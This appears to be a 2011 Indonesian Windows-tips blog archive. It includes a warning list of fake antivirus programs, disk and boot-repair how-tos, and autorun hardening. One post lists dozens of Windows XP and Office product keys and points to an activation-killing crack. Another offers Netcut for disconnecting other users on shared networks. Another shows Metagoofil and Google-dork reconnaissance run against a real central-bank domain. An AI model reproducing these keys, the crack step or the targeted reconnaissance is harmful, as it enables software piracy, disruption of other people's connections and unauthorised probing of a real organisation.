Browsing "Older Posts"

Home » Windows

Daftar Antivirus Palsu Yang Beredar Di Internet

      Permasalahan OS Windows dari virus bukan hal yang baru lagi, Sistem Operasi dari Microsoft ini menjadi sasaran para pembuat virus yang berlomba untuk menjebol sistem keamanan yang dibuat oleh Bill Gates ini. Sebenarnya Windows sudah menyediakan fitur keamanan apabila OS yang kita pakai selalu update, tetapi fitur keamanan yang dibuat pun tak selamanya benar-benar aman.
       Oleh karena itu Microsoft bekerja sama dengan beberapa vendor antivirus untuk lebih mengoptimalkan keamanan Windows dari virus yang menjamur di Internet, karena lewat jalur itulah virus banyak menyebar. Antivirus-antivirus yang beredar di internet juga tidak sedikit, jika anda tidak teliti tidak hanya antivirus yang anda ketahui, banyak antivirus-antivirus palsu yang menjamur di internet yang membuat anda tertarik dan ingin mencoba antivirus tersebut.
       Bukannya mencoba malah sistem anda yang bermasalah, seperti pengalaman saya dulu saat mencoba antivirus baru dari internet dan akhirnya membuat komputer saya restart dan Windows bermasalah, dan ujung-ujungnya saya reinstall Windows, dan baru saya dapat info bahwa antivirus yang saya gunakan itu sebenarnya adalah virus yang dikemas dengan tampilan installasi wizard, hal inilah yang membuat user terkecoh.
      Sebenarnya antivirus-antivirus palsu ini sudah lama ada di internet, hanya saja banyak yang melakukan update sehingga lebih banyak, karena perkembangan virus itu pasti selangkah lebih maju dari program antivirus. Berikut saya tampilkan daftar antivirus-antivirus palsu yang kini beredar di Internet:


1. Cyber Security
2. Alpha Antivirus
3. Windows Enterprise Suite
4. Security Center
5. Control Center
6. Braviax
7. Windows Police Pro
8. Antivirus Pro 2010
9. PC Antispyware 2010
10. FraudTool.MalwareProtector.d
11. Winshield2009.com
12. Green AV
13. Windows Protection Suite
14. Total Security 2009
15. Windows System Suite
16. Antivirus BEST
17. System Security
18. Personal Antivirus
19. System Security 2009
20. Malware Doctor
21. Antivirus System Pro
22. WinPC Defender
23. Anti-Virus-1
24. Spyware Guard 2008
25. System Guard 2009
26. Antivirus 2009
27. Antivirus 2010
28. Antivirus Pro 2009
29. Antivirus 360 and
30. MS Antispyware 2009

Di bawah ini saya tampilkan sedikit review tentang antivirus palsu yang beredar di internet:
1. Personal Antivirus
    Antivirus palsu ini memberitahukan bahwa sistem operasi anda dalam kondisi berbahaya dan meminta anda untuk melakukan aktivasi untuk mendapatkan license key agar antivirus tersebut bekerja secara optimal dan untuk mengamankan sistem anda. Hal ini membuat anda terkecoh karena anda panik dan akhirnya anda mengetikkan informasi pribadi ke dalam text yang telah disediakan oleh pembuat antiirus palsu ini. Hati-hatilah, jika anda terjebak, anda bisa kehilangan data penting anda berupa no rekening, password, dll.


2. XP Antivirus Protection
    Antivirus palsu ini hampir sama cara kerjanya dengan antivirus-antivirus palsu yang lain, dimana dia sebagai spyware yang memata-matai user dari jauh sambil mencuri informasi penting dari user, atau mengecoh user sehinga user mengetikkan data-data pribadi yang membuat mata-mata tersebut mendapatkan informasi yang diinginkan


3. Windows 7 Anti-virus 2011
    Antivirus palsu ini baru dan menyerang pengguna Windows 7. Cara kerja antivirus ini sama dengan antivirus palsu lain, yaitu memberikan informasi palsu bahwa Windows 7 anda terinfeksi virus,  kemudian mengakibatkan anda tidak bisa mengakses internet kerena program ini memblok browser anda dan program ini juga dapat menyembunyikan diri dengan tidak membuat folder installasi dan shortcut pada All Programs pada menu Start dan Add or Remove Programs pada Control Panel.


      Apabila anda sudah terkena program ini sebaiknya gunakan antivirus license yang update untuk membersihkannya atau dengan menggunakan program CCleaner dan Hijack This.
Antivirus palsu di atas banyak yang mengandung program-program berbahaya seperti virus, worm, malware, spyware, trojan dll, oleh karena itu hati-hatilah dalam memilih antivirus, sebelum memilih antivirus sebaiknya kunjungi terlebih dahulu website antivirus resmi untuk melihat review antivirus tersebut.
Sumber : http://www.asus87.com/2011/04/daftar-antivirus-palsu-yang-beredar-di-internet/
Rabu, 14 Desember 2011

Mengembalikan Partisi Di Windows XP Yang Hilang Menggunakan EaseUS Partition Recovery

      Berawal dari coba - coba berakhir dengan kejutan yang buat jantung deg2an, ceritanya sich mau delete partisi Ubuntu karena mo install ubuntu kembali dengan remaster sendiri. Karena saya males install ini itu, mo nyoba delete partisi lewat "Computer Management" yang ada di windows xp untuk caranya bisa di lihat di "cara remove grub ubuntu pada dual boot" dan hampir sama caranya untuk di windows xp.
      Di karenakan semua software saya simpan di partisi yang terhapus tadi, terpaksa saya download (mumpung masih ada yang free). Saya menggunakan "EaseUS Partition Recovery"


Untuk Caranya cukup mudah....
1. Download dulu "EaseUS Partition Recovery" di web resminya
2. Setelah selesai download pasti di Install

3. Kemudian jalankan aplikasi dan pilih "Search Unallocated Space" (Karena itu partisi yang terhapus dan akan di recovery kembali)
Partisi yang ingin di kembalikan
4. Next , nanti ada pilihan FAST dan Complete (Saya sich pilih Fast)
5. Tunggu sampai proses recovery selesai ..... kemudian klik "Processed"
6. Selesai Tanpa Restart..

Semoga berguna...
Selasa, 13 Desember 2011

Cara Remove GRUB Ubuntu pada Dual Boot di Windows 7


      Jujur saya masih menggunakan dual boot belum full linux, karena saya masih suka menggunakan windows (Cuma untuk maen game+Pemrograman desktop), pasti kebanyakan orang menggunakan dual boot sebagai OS (Operating System) -nya.
     Pada kesempatan kali ini saya akan membahas tentang "Cara Remove GRUB atau Dual Boot Ubuntu di Windows 7". Mungkin banyak cara yang mudah adalah hapus partisi ubuntunya saja lewat tools di windows 7. Memang pasti hilang tuh Ubuntunya, namun MBR (master boot record) atau GRUB pada ubuntu tidak bisa hilang.

     Pada saat booting kembali, GRUB akan mencari Ubuntu dan tidak menemukannya dan akan terjadi error dan bahkan tidak bisa masuk ke system windows.


Tampilan ketika partisi ubuntu di remove , ketika booting kembali...
Pesan ERROR Grub pada saat Booting
      Untuk cara menaggulangi pesan itu, nanti saya akan posting jika ada waktu dan kesempatan lainnya...

      Ini adalah salah satu cara termudah untuk menghapus GRUB Ubuntu pada Dual Boot di Windows 7, menggunakan MBRFix
1. Download dulu  MBRFix 1.3.0.0

2. Setelah selesai di download, ekstrak file tersebut ke direktori windows C:\ atau Direktori lainnya untuk memudahkan saja sich, ketika menggunakan command prompt ketikan "cd ../../" atau "cd \" untuk masuk direktori C:\

3. Setelah masuk direktori tersebut, ketikan perintah  "mbrfix /drive 0 fixmbr /yes" (Tanpa tanda kutip), kemudian pencet "Enter" (Tidak ada progress ketika pencet ENTER)

contohnya sepeti gambar di bawah ini... 
 

4. Setelah melakukan perintah di atas, silahkan coba hapus partisi ubuntunya dengan cara buka "My Computer >> Manage" atau ketikan "Computer Management" di Search Box pada start menu kemudian "Enter"

5. Setelah tampil "Computer Management" , pilih "Storage >> Disk Management"
Lihat Tampilan Di bawah ini 
Computer Management windows 7

6. Pada tanda panah merah, itu adalah partisi ubuntu yang telah di install, jika ingin delete partisi / ubuntu, tinggal klik kanan pada kotak tersebut dan "Delete Volume", Selesai dan berubah menjadi "Free Space"
7. Restart komputernya dan akan melihat hasilnya...

Semoga berguna....
Sabtu, 10 Desember 2011

Download Menggunakan CMD dengan WGET di Windows

Assalamu'alaikum Blogger...
     Kali ini saya akan share tentang software yang lumayan berguna, walaupun sudah lama muncul aplikasi ini WGET for Windows, kalo untuk Linux sudah tidak aneh lagi Download menggunakan Terminal dengan Wget..

     GNU Wget adalah suatu aplikasi untuk mengambil file (Downloader) menggunakan HTTP, HTTPS dan FTP, protokol Internet yang paling banyak digunakan. sehingga dengan mudah dapat disebut dari script, pekerjaan cron, terminal tanpa X-Windows dukungan, dll

     Buat yang penasaran bisa download dulu di 
Saya download setup pilihan pertama, karena lengkap

     Setelah proses Instalasi masuk ke "Program files" untuk memindahkan folder BIN (Wget.exe) ke direktori yang mudah untuk proses download menggunakan terminal, saya menggunakan drive C untuk menyimpan fiolder bin tadi atau terserah dimana saja asal jangan lupa alamat direktorinya saja. 
     Selanjutnya buka Command Prompt. Jika Sudah terbuka posisikan ke alamat direktori tempat menyimpan file wget.exe. dalam kasus ini berada di direktori C: dan mendownload filetype:pdf

Screenshoot : 
setelah selesai ..lihat pada folder bin tadi untuk melihat hasil downloadan.

Rabu, 30 November 2011

Kumpulan Serial Number Windows XP

Langsung saja.... terkadang saya juga bingung, karena tidak semua Serial yang saya hafal..


Win XP Home OEM: JQ4T4-8VM63-6WFBK-KTT29-V8966

Win XP Home Retail: RH6M6-7PPK4-YR86H-YFFFX-PW8M8

Win XP Home Upgrade: RH6M6-7PPK4-YR86H-YFFFX-PW8M8

Win XP Media Center 2005:C4BH3-P4J7W-9MT6X-PGKC8-J4JTM

Win XP Prof Corp: XP8BF-F8HPF-PY6BX-K24PJ-TWT6M

Win XP Prof OEM: XJM6Q-BQ8HW-T6DFB-Y934T-YD4YT

Win XP Prof Retail: CD87T-HFP4C-V7X7H-8VY68-W7D7M

Win XP Prof Upgrade: CD87T-HFP4C-V7X7H-8VY68-W7D7M Run WPA_Kill.exe (in TOOLS\CRACK) to disable activation in non-corporate installs. CD NR 17 815

Windows 2000 Powered Network Attached Storage ( NAS ) SN:: RBDC9-VTRC8-D7972-J97JY-PRVMG CD NR 17 515 Microsoft Windows XP Professional Reduced Media Edition CD NR 17 516

Windows XP Corporate SP2 BONUS CUSTOM REAL CD NR 17 408

Microsoft Windows XP Pro Upgrade w/ Service Pack 2 Integrated SN:CD87T-HFP4C-V7X7H-8VY68-W7D7M CD NR 17 256

Microsoft Windows XP Media Center Edition 2005 [2 CDs] CD NR 16 643 SN: C4BH3-P4J7W-9MT6X-PGKC8-J4JTM
Windows XP Tablet PC Edition 2005 (c) Microsoft [2 CDs] sn: BGBHP-VGPP7-QHTXB-TPV36-CK8T8 16 544

Microsoft Windows XP Professional SP2 Integrated POLiSH 16 401 SN: MYV37-2YMH7-YBHVW-VXJHM-489TB

Microsoft Windows XP Corporate Ed. with incl. SP2 SN:FC8GV-8Y7G7-XKD7P-Y47XF-P829W CGJ2M-CFTXY-W4RBJ-BWTGB-VH2CB 16 171

Microsoft Windows XP Professional SP2 Integrated READ NFO SN:CD87T-HFP4C-V7H7H-8VY68-W7D7M RH6M6-7PPK4-YR86H-YFFFX-PW8M8 16 172

Windows XP Pro SP2 Intergrated TYPE Repack SN:BRP6M-RC9CJ-VWDRK-KP2C2-9QFGW 16 166

Microsoft Windows XP Service Pack 2 Build 2162 Home Integrated SN:WWWJR-BX7CV-P32X2-C7VT3-QD6BP 16 043

MS Windows XP Professional SP2 RC2 beta build 2149 Intergrated SN:XP8BF-F8HPF-PY6BX-K24PJ-TWT6M 15 812

Microsoft Windows XP Professional SP2 RC1 Integrated REPACK 15 389 SN:XP8BF-F8HPF-PY6BX-K24PJ-TWT6M

Ms Windows XP GR SP1 SN:4BR3X-4CP6X-2DTXP-FFDHT-7Q298 14 696
WINDOWS XP - Media Center Edition 2004*GERMAN* SN: KFX2B-HXQ68-78RWH-RPXPK-68DHM 14 460

Microsoft Windows XP Corporate Edition SP1a Intergrated SN: 7QVT6-T2738-WRKJB-YKRFQ-XVK98 11 684

Microsoft Windows Xp Media Center Edition PROPER : c82gj-yh627-72gbt-r7xv7-m7y4b SN: XJM6Q-BQ8HW-T6DFB-Y934T-YD4YT 11 324

Windows XP Home OEM: JQ4T4-8VM63-6WFBK-KTT29-V8966

Windows XP Home Retail: RH6M6-7PPK4-YR86H-YFFFX-PW8M8

Windows XP Home Upgrade: RH6M6-7PPK4-YR86H-YFFFX-PW8M8

Windows XP Media Center 2005: C4BH3-P4J7W-9MT6X-PGKC8-J4JTM

Windows XP Prof Corp: XP8BF-F8HPF-PY6BX-K24PJ-TWT6M

Windows XP Prof OEM: XJM6Q-BQ8HW-T6DFB-Y934T-YD4YT

Windows XP Prof Retail: CD87T-HFP4C-V7X7H-8VY68-W7D7M

Windows XP Prof Upgrade: CD87T-HFP4C-V7X7H-8VY68-W7D7M

Windows XP Tablet PC 2005: VJT7M-8KKHT-GXQ6B-RX639-94FMD DVD-260

Microsoft XP Corpor. Edition Service Pack 1 Intergrated PROPER Key: 7QVT6-T2738-WRKJB-YKRFQ-XVK98 9774 Microsoft Windows XP Service Pack 1 Final Key:VHGJJ-6WK8X-JT2DH-BK6JV-PVFQ4 9775

Windows XP Home Retail: RH6M6-7PPK4-YR86H-YFFFX-PW8M8

Windows XP Home Upgrade: RH6M6-7PPK4-YR86H-YFFFX-PW8M8

Windows XP Media Center 2005: C4BH3-P4J7W-9MT6X-PGKC8-J4JTM

Windows XP Prof Corp: XP8BF-F8HPF-PY6BX-K24PJ-TWT6M

Windows XP Prof OEM: XJM6Q-BQ8HW-T6DFB-Y934T-YD4YT

Windows XP Prof Retail: CD87T-HFP4C-V7X7H-8VY68-W7D7M

Windows XP Prof Upgrade: CD87T-HFP4C-V7X7H-8VY68-W7D7M

Windows XP Tablet PC 2005: VJT7M-8KKHT-GXQ6B-RX639-94FMD DVD-260

Microsoft XP Corpor. Edition Service Pack 1 Intergrated PROPER Key: 7QVT6-T2738-WRKJB-YKRFQ-XVK98 9774

Microsoft Windows XP Service Pack 1 Final Key:VHGJJ-6WK8X-JT2DH-BK6JV-PVFQ4 9775

Microsoft Windows XP Slipstream Sp1 Corporate SN:3KFB7 X2Q3M 6MWFX W2Y7V C7M9D 9758

Microsoft Windows XP Corporate Ed. with incl. SP1 (c) Microsoft SN:3KFB7 X2Q3M 6MWFX W2Y7V C7M9D 9752

Windows XP Professional Retail
Serial# HJ32Y-3B3Y3-3X2HD-DJ43J-Q7D7G 9502

Windows XP SP1 (c) 2002 Microsoft SN:K2KB2-BDBGV-KP686-D8T7X-HDMQ8 9080

Windows.XP.Professional.64.Bit.Edition serial number: C4FPJ-HQCGP-QD3XC-2JF34-FT8Y6 8104

Microsoft Windows XP Corporate Edition CDKEY: FCKGW-RHQQ2-YXRKT-8TG6W-2B7Q8 7832

Windows XP Greece SN: MHBCT-6WVKJ-WD3Q3-9D9VJ-C9JJ6 7800

Windows XP Corporate Edition *PROPER PACK* FCKGW-RHQQ2-YXRKT-8TG6W-2B7Q8 6580 Microsoft Windows XP Professional
No Activation Required FCKGW-RHQQ2-YXRKT-8TG6W-2B7Q8 6572

Ms Office XP GR Prof.[3 CDs]SN :FPHY3-T6B6J-7CFJ9-W4HCT-964FM Publis: PQMVV-XDQ9Q-4C2HP-QK4TF-H4W4M 6482

Microsoft Office XP Developer Edition [3 CDs] CDKEY:FM9FY-TMF7Q-KCKCT-V9T29-TBBBG 5746

Microsoft Office XP Professional [3 CDs] FM9FY TMF7Q KCKCT V9T29 TBBBG 5595

MICROSOFT OFFICE FINAL XP CORPORATE EDITION cdkey: FM9FY TMF7Q KCKCT V9T29 TBBBG 5492
Yang sering saya pake hanya ini.. (salah satunya)
H689T-BFM2F-R6GF8-9WPYM-B6378

WCBG6-48773-B4BYX-73KJP-KM3K3
Sabtu, 26 November 2011

Yahoo Messenger 11 [ Offline Installer ]


 Yahoo Messenger atau biasa disebut YM, telah merilis versi terbarunya yaitu Yahoo Messenger 11. Banyak fitur baru yang dapat kita temukan di YM 11 ini.


Fitur Baru dari Yahoo Messenger 11:

- IM On Mobile
   Enjoy your chats on the go through your iPhone, Android or any Internet enabled phone.
- Always On Chats
   Always stay signed in to your chats and never miss any conversation, whether you are at home, at work or on your mobile device.
- Buddy vs Buddy
- Challenge your friends in a series of social games, including Mafia Wars and Fishville.
- Facebook Friendly
   Now you can chat with your Facebook friends right from your Messenger.
- Share Away, All From Here
   Share and update your status, post comments and keep up with your conversations across Facebook, and Yahoo! all from your Messenger.
Berikut ini saya sediakan link download YM 11 full, selanjutnya INSTALL tanpa harus melalui proses unduh lagi (Offline Install).

Download Yahoo! Messenger 11 (Bahasa Inggris)
Download Yahoo! Messenger 11 (Bahasa Indonesia)
Senin, 05 September 2011

Install Delphi 7 di Windows 7 Ultimate

Salah satu perbedaan antara Windows XP dengan Windows 7 adalah terkait access permission. Ini menjadi salah satu faktor banyak orang yang enggan melakukan migrasi/upgrade Operating Sistem ke Windows 7. Ini juga yang menyebabkan program seperti Borland Delphi 7 tidak bisa dijalankan di Windows 7. Dan jangan kawatir, hal ini bisa diatasi…:)
Berikut langkah-langkah instalasi Borland Delphi 7 Enterprise di Windows 7 Ultimate:
Cara Instalasinya:
  1. Pastikan proses instalasi menggunakan login administrator.
  2. Install program Delphi 7 seperti pada windows biasanya, dan abaikan notifikasi yang muncul (klik run program).
  3. Setelah proses install selesai, jalankan Delphi 7 dan anda akan menemukan pesan error tentang mengubah nama file delphi32.$$$ menjadi delphi32.dro di lokasi /program files/delphi directories.
  4. Problem sebenarnya adalah karena proteksi Windows 7 pada directory Delphi (ini yang saya sampaikan sebelumnya diatas terkait access permission).
  1. Pastikan proses instalasi menggunakan login administrator.
  2. Install program Delphi 7 seperti pada windows biasanya, dan abaikan notifikasi yang muncul (klik run program).
  3. Setelah proses install selesai, jalankan Delphi 7 dan anda akan menemukan pesan error tentang mengubah nama file delphi32.$$$ menjadi delphi32.dro di lokasi /program files/delphi directories.
  4. Problem sebenarnya adalah karena proteksi Windows 7 pada directory Delphi (ini yang saya sampaikan sebelumnya diatas terkait access permission).
Cara mengatasinya / problem solving:
  1. Pastikan login sebagai administrator.
  2. Buka properties directory pada c:/program files/borland.
  3. Pada Tab awal hilangkan tanda cek pada Read-only attribute kemudian klik tombol Apply untuk mengaplikasikan perintah.
  4. Buka tab securitynya, dan berikan hak full access untuk users yang ada pakai saat ini untuk directory c:/program files/borland.
Setelah mengikuti langkah-langkah diatas, jalankan kembali Delphi 7 anda dan……Delphi 7 siap digunakan secara normal.

Sumber :  http://onesteplearning.net/2011/04/problem-install-delphi-7-di-windows-7-ultimate/
Minggu, 04 September 2011

Cara Login Sebagai Administrator di Windows 7

Bagamana Cara Login Administrator di Windows 7 ?

Cara Mengaktifkan Account Administrator di Windows 7:


Pertama, Login sebagai account user yang biasa Anda pakai. Kemudian jalankan perintah Command Prompt sebagai administrator di windows 7 dengan mengklik kanan dan memilih "Run as administrator".

Sekarang ketik perintah berikut:
net user administrator /active:yes


Anda akan melihat pesan bahwa perintah berhasil diselesaikan. kemudian Log out, dan sekarang Anda akan melihat account Administrator sebagai pilihan. 

Kemudian untuk login Administrator di Windows 7, Anda bisa langsung klik account Administrator yang tampil.

Catatan : Account Administrator secara default belum terpassword jadi bisa langsung login Administrator tanpa password.

Kemudian bagaimana caranya agar Account Administrator ini tidak tampil lagi?

  
Pertama, Login sebagai account user yang biasa Anda pakai. Kemudian jalankan perintah Command Prompt sebagai administrator di windows 7 dengan mengklik kanan dan memilih "Run as administrator".

Sekarang ketik perintah berikut:
net user administrator /active:no


Account Administrator sekarang akan dinonaktifkan, dan tidak akan muncul lagi pada layar login windows 7.

Mengganti Logon Screen Windows 7

Pada kesempatan kali ini saya akan membahas tentang cara mengganti Logon Screen di  Windows 7 menggunakan Logon Tweaks.com Changer.
Caranya cukup mudah untuk menyesuaikan latar belakang pada layar logon screen hanya dengan beberapa klik. Cukup download aplikasi yang gratis ini, 
jalankan dan klik Ubah Layar Logon Screen. 
Cukup klik "Change Logon Screen" pada apikasi tersebut. Kemudian cari gambar yang anda inginkan untuk di jadikan logon screen dan akan menampilkan previewnya
Fitu aplikasi ini:
  • Resize Gambar Secara Otomatis
  • Gambar Backup Otomatis
  • Gratis

Download

(Version 1.2 243KB Zip File)

Jumat, 02 September 2011

Proxy Finder Enterprise v2.5 FULL

Sebelum melangkah lebih jauh, ada baiknya saya akan menerangkan apa itu Proxy? 
Proxy adalah Mekanisme dimana satu sistem menyediakan diri untuk sistem lain sebagai tanggapan atas permintaan untuk suatu protokol. Sistem Proxy digunakan dalam pengelolaan jaringan untuk mencegah implementasi tumpukan protokol sepenuhnya dalam perangkat yang sederhana, misalnya sebuah modem. Proxy bekerja dengan menjembatani komputer ke Internet. Program Internet seperti browser, download manager dan lain-lain berhubungan dengan proxy server, dan proxy server tersebut yang akan berkomunikasi dengan server lain di Internet.
Untuk mempermudah mendapatkan proxy tersebut saya menggunakan bantuan  Proxy Finder Enterprise v2.5. 
Proxy Finder Enterprise v2.5 adalah suatu software yang berfungsi untuk mencari proxy yang di publish oleh beberapa situs yang memberikan layanan proxy. Dengan bantuan software Proxy Finder Enterprise v2.5 ini, tidak harus bersusah payah untuk mencari sebuah proxy ke situs-situs penyedia layanan proxy.


Download Via Mediafire
690.02 KB File Zip

Netcut untuk windows 7

Netcut adalah salah satu perangkat lunak yang dapat memutuskan jaringan WIFI (hotspot) atau Warnet (LAN). Kelebihan Netcut selain memutuskan koneksi suatu jaringan WAN/LAN salah satunya adalah, dapat mengetahui IP address dan MAC address Komputer yang menggunakan jaringan di sekitarnya. Jangan salah lho... ternyata Netcut ada keuntungannya , yaitu dapat mencegah serangan arp spoofing. Kenapa NETCUT yang dulu tidak support dengan Windows 7??? Sebenarnya, Netcut support dengan windows 7, hanya Winpcap yang tidak support . Minimal harus menginstal winpcap versi 4 untuk Windows 7. Pada Arsip Download sudah saya masukan winpcap 4, jadi ikuti saja tips nya :
Tutorial install -------------------------------------------------------------------- 1. install netcut 2. uninstall winpcap versi 3 yang sudah terinstall bersama netcut tadi 3. install winpcap 4 tersebut 4. selesai
2,656 KB  File ZIP
Nb: Gunakan Dengan Bijak!!

Aplikasi Yang Tersembunyi Dalam Windows XP


Aplikasi rahasia yang disembunyikan dalam Windows XP

Untuk menjalankan Aplikasi-aplikasi di bawah ini :
Buka command prompt dan Ketikkan nama programnya (contoh :cleanmgr.exe) atau klik Start -> Run dan Ketikkan nama programnya (contoh :cleanmgr.exe).


1. Disk Cleanup = cleanmgr.exe
Digunakan untuk cleanup disk

2. Character Map = charmap.exe
Digunakan untuk mencari karakter yang tidak umum

3. Dr Watson = drwtsn32.exe
Digunakan untuk troubleshooting di PC.

4. DirectX diagnosis = dxdiag.exe
Digunakan untuk diagnosis audio video card anda

5. Private character editor = eudcedit.exe
Digunakan untuk membuat karakter baru di windows anda

6. IExpress Wizard = iexpress.exe
Digunakan untuk membuat self-extracting / self-installing package. seperti file Zip

7. Microsoft Synchronization Manager = mobsync.exe
Digunakan untuk membuat sincronisasi.

8. Clipboard Viewer = clipbrd.exe
Digunakan untuk melihat konten dari Windows clipboard

9. Windows Media Player 5.1 = mplay32.exe
Digunakan untuk membuka Windows Media Player versi 5.1

10. ODBC Data Source Administrator = odbcad32.exe
Digunakan untuk keperluan database

11. Object Packager = packager.exe
Digunakan untuk memasukkan objek kedalam file.

12. System Configuration Editor = sysedit.exe
Digunakan untuk mengubah system.ini dan win.ini

13. Syskey = syskey.exe
Digunakan untuk konfigurasi account di windows.

14. Microsoft Telnet Client = telnet.exe
Digunakan untuk melakukan koneksi internet sebelum ada browser.

15. Driver Verifier Manager = verifier.exe
Digunakan untuk monitoring driver di windows anda

16. Windows for Workgroups Chat = winchat.exe
Digunakan untuk chat sec

17. System configuration = msconfig.exe
Digunakan untuk mengontrol program startup

18. System Monitor = perfmon.exe
Digunakan untuk memonitor PC anda.

19. Program Manager = progman.exe
Merupakan warisan dari Windows 3.x desktop shell

20. gpedit.msc
Digunakan untuk mengatur group policy dan otorisasi, apabila Anda menggunakan Active Directory.

21. Remote Access phone book = rasphone.exe
Merupakan aplikasi seperti buku telepon

22. Registry Editor = regedt32.exe [juga regedit.exe]
Digunakan untuk tweaking dan editing registry windows

23. Network shared folder wizard = shrpubw.exe
Digunakan untuk membuat shared folder dalam jaringan

24. File siganture verification tool = sigverif.exe
Digunakan untuk verifikasi signature

25. Volume Control = sndvol32.exe
Digunakan untuk menampilkan sound control di System Tray

Menggunakan metagoofil.py di windows


Metagoofil adalah salah satu tool untuk mengumpulkan informasi yang dirancang untuk mengekstrak metadata dari dokumen publik (pdf, doc, xls, ppt, odp, ods) yang ada di target / website korban. Sebenernya bisa gunain keyword google hack aja
Contoh google hack yang di implementasikan pada tool ini :


intitle:"index of" filetype:pdf
intitle:"index of" filetype:doc
intitle:"index of" filetype:xls

Jika menggunakan Backtrack , aplikasi itu ada di menu "information gathering" atau lewat terminal
root@bt:-$cd /pentest/enumeration/google/metagoofil
dan ketik perintah
python metagoofil.py
Disini saya membahas Metagoofil untuk windows !!!
Sebelum di gunakan mari kita berdo’a menurut kepercayaan masing-masing
Kalo belum ada python di windows-nya, install dulu python installer untuk windows
Download metagofilnya “http://www.edge-security.com/metagoofil.php”
download “ libextractor” for windows,
http://www.gnu.org/software/libextractor/download.html
Mirror: http://ftpmirror.gnu.org/libextractor/libextractor-0.5.23-w32.zip (12.964MB)
Next....

1 - extract .zip archive-nya
2 - copy semua file .dll pada "lib/libextract/*.dll" ke folder "bin/"
3 - copy-paste atau Cut Folder “bin” tadi ke tempat folder metagoofil
4 - Cari dan Edit file metagoofil.py

print "\n*************************************"
print "*MetaGooFil Ver. 1.4b            *"
print "*Coded by Christian Martorella      *"
print "*Edge-Security Research             *"
print "*cmartorella@edge-security.com      *"
print "*************************************\n\n"
global word,w,limit,result,extcommand
#Win
##extcommand='c:\extractor\\bin\extract.exe -l libextractor_ole2'
#OSX
#extcommand='/opt/local/bin/extract'
#Cygwin
#extcommand='/cygdrive/c/extractor/bin/extract.exe'
extcommand='/usr/bin/extract'
sehingga menjadi seperti ini
print "\n*************************************"
print "*MetaGooFil Ver. 1.4b            *"
print "*Coded by Christian Martorella      *"
print "*Edge-Security Research             *"
print "*cmartorella@edge-security.com      *"
print "*************************************\n\n"
global word,w,limit,result,extcommand
#Win
extcommand='bin\extract.exe -l libextractor_ol2'
#OSX
#extcommand='/opt/local/bin/extract'
#Cygwin
#extcommand='/cygdrive/c/extractor/bin/extract.exe'
#extcommand='/usr/bin/extract'
Keterangan : perhatikan text yang di cetak BOLD, itu yang di rubah !!

Kalo toolnya pas di jalankan tidak respon atau blank, permasalahnya pada folder "bin"  tidak ada file
"libltdll-7.dll dan "libintl-8.dll”,
Dan solusi dari saya  untuk melengkapi library-nya, langsung download di
https://gnunet.org/svn/GNUnet-docs/WWW/download/win32/Setup-0.8.1b.exe
install....
Setelah di install buka Folder "bin" pada GNUnet dan cari file "libltdll-7.dll" dan "libintl-8.dll"
kemudian copy-paste ke folder bin pada metagofil
nah... buka dah cmd nya ( disarankan pake open-cmd, jadi ga usah harus lewat "Run" --> "CMD" ..bla..bla.. )masukan perintah

metagoofil.py


langsung saja ketik perintahnya

metagoofil.py -d www.bi.go.id -l  5 -f all -o bi.html -t bi-files
keterangan:
-d www.bi.go.id = Domain target
-l 5 = membatasi hasil
-f all = semua file yang (pdf, doc, xls, ppt, odp, ods, dan lainnya)
-o bi.html = List Output File hasil pencarian menggunakan format .html
-t  = folder file target yang telah di download
Ini adalah contoh hasil scan pada Command Prompt


Dan bisa di liat hasil download pada folder yang tadi di ketik!!
Yang ga mau ribet prosedurnya, dan langsung di jalankan bisa download di
http://www.4shared.com/file/DIMEWzkt/metagoofil-14b.html    (10,346 kb)


Semoga berguna!!
Reference Developer:
http://www.edge-security.com/metagoofil.php
Kamis, 02 Juni 2011

Disable Autorun / Disable Autoplay

Ini adalah trik registry mencegah Virus Langsung masuk ke dalam Hardisk melalui Flashdisk maupun melalui CD/Dvd, sebenarnya virus masuk tidak lewat dari autorun / autoplay saja..hanya sekedar mengantisipasi, walaupun banyak Anti virus yang langsung scan pas AutoRun.
Berikut beberap cara yang bisa di Coba untuk meminimalisir virus masuk ke dalam Hardisk Komputer yang pasti di OS Windows.
Caranya adalah sebagai berikut :


Cara I Mendisable Autorun / Autoplay melalui Group Policy [GPEDIT.MSC]
1. Kilk "Start" pada Start Menu
2. Klik "Run"
3. Ketik "gpedit.msc", lalu OK/ tekan Enter
4. Pada bagian "User Configuration", Double Click (jendela sebelah kiri)
5. Double klik pada "Administrative Template" (jendela sebelah kanan)
6. Kemudian double klik "System"
7. Double klik lagi pada "Turn Off Autoplay"


8. Pada bagian Setting pilih "Enable", Kemudian pada "Turn Off Autoplay on: " pilih "All Drives"


9. Klik Apply, lalu OK,
10. Kemudian Restart Komputer.


Cara II Mendisable Autorun/Autoplay melalui registry
1) Klik pada "Start menu"
2) Klik "Run"
3) Ketik "regedit"
4) Browse ke alamat registry berikut :

HKEY_CURRENT_USER --> Software --> Microsoft --> Windows --> CurrentVersion --> Policies --> Explorer

HKEY_USERS --> .DEFAULT --> Software --> Microsoft --> Windows --> CurrentVersion --> Policies --> Explorer

5) Kemudian klik kanan pada string "NoDriveTypeAutoRun"


6) Pada Alamat registry tersebut, isi value harus diubah agar autorun tidak aktif
7) Isi value data dengan "ff" (tanpa tanda kutip) yang berarti fungsi Aturun/Autoply akan di matikan pada 255 drive


8) Kemudian Klik Tombol [OK]
9) Keluar dari “Registry Editor”
10) Restart komputer agar perubahan ini berjalan
